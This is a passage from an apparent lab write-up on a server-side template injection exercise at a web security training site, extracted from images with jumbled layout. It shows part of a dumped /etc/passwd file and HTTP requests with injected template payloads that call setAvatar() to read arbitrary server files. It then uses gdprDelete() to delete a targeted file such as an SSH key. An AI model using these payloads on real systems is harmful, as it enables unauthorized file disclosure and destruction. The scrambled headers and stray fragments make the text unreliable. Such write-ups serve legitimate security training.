16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

We can use the same exploit to view other files from the application such as the following:

Request

/home/carlos/User.php

Hackvertor

user.setAvatar('/home/carlos/User.php','image/jpg')}}{{7\*7&csrf=

Request

5 Accept:

=0.8

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Firefox/111.0

9 Content-Length: 121

6 Accept-Language: en-US, en; q=0.5 7 Accept-Encoding: gzip, deflate


12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin

19 blog-post-author-display=

uezNyZOA7BobIkNONj11DkL28peFPxgf

16 Sec-Fetch-User: ?1 17 Te: trailers



Response

The gdprDelete() method can be used to delete a file as it is referencing the avatarLink that can be set with the setAvatar() function.



 Use the "setAvatar()" function to set the file to the SSH key.

 Then call the "gdprDelete()" function to delete the file.

```
Request
                                                                                          Response
                                                                           =
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                       Hackvertor
                                                                                                                          Hackvertor
 1 POST /my-account/change-blog-post-author-display HTTP/2
                                                                                          1 HTTP/2 302 Found
 2 Host: Oa6c00d903f14d88800721dc00f70066.web-security-academy.net
                                                                                          2 Location: /my-account
 3 Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
                                                                                         3 X-Frame-Options: SAMEORIGIN
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
                                                                                          4 Content-Length: 0
  Firefox/111.0
 5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
   =0.8
 6 Accept-Language: en-US, en; q=0.5
 7 Accept-Encoding: gzip, deflate
 8 | Content-Type: application/x-www-form-urlencoded
9 Content-Length: 87
10 Origin: https://Oa6c00d903f14d88800721dc00f70066.web-security-academy.net
11 Referer:
  https://Oa6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=w
   iener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 blog-post-author-display=user.gdprDelete()}}{{7*7&csrf=
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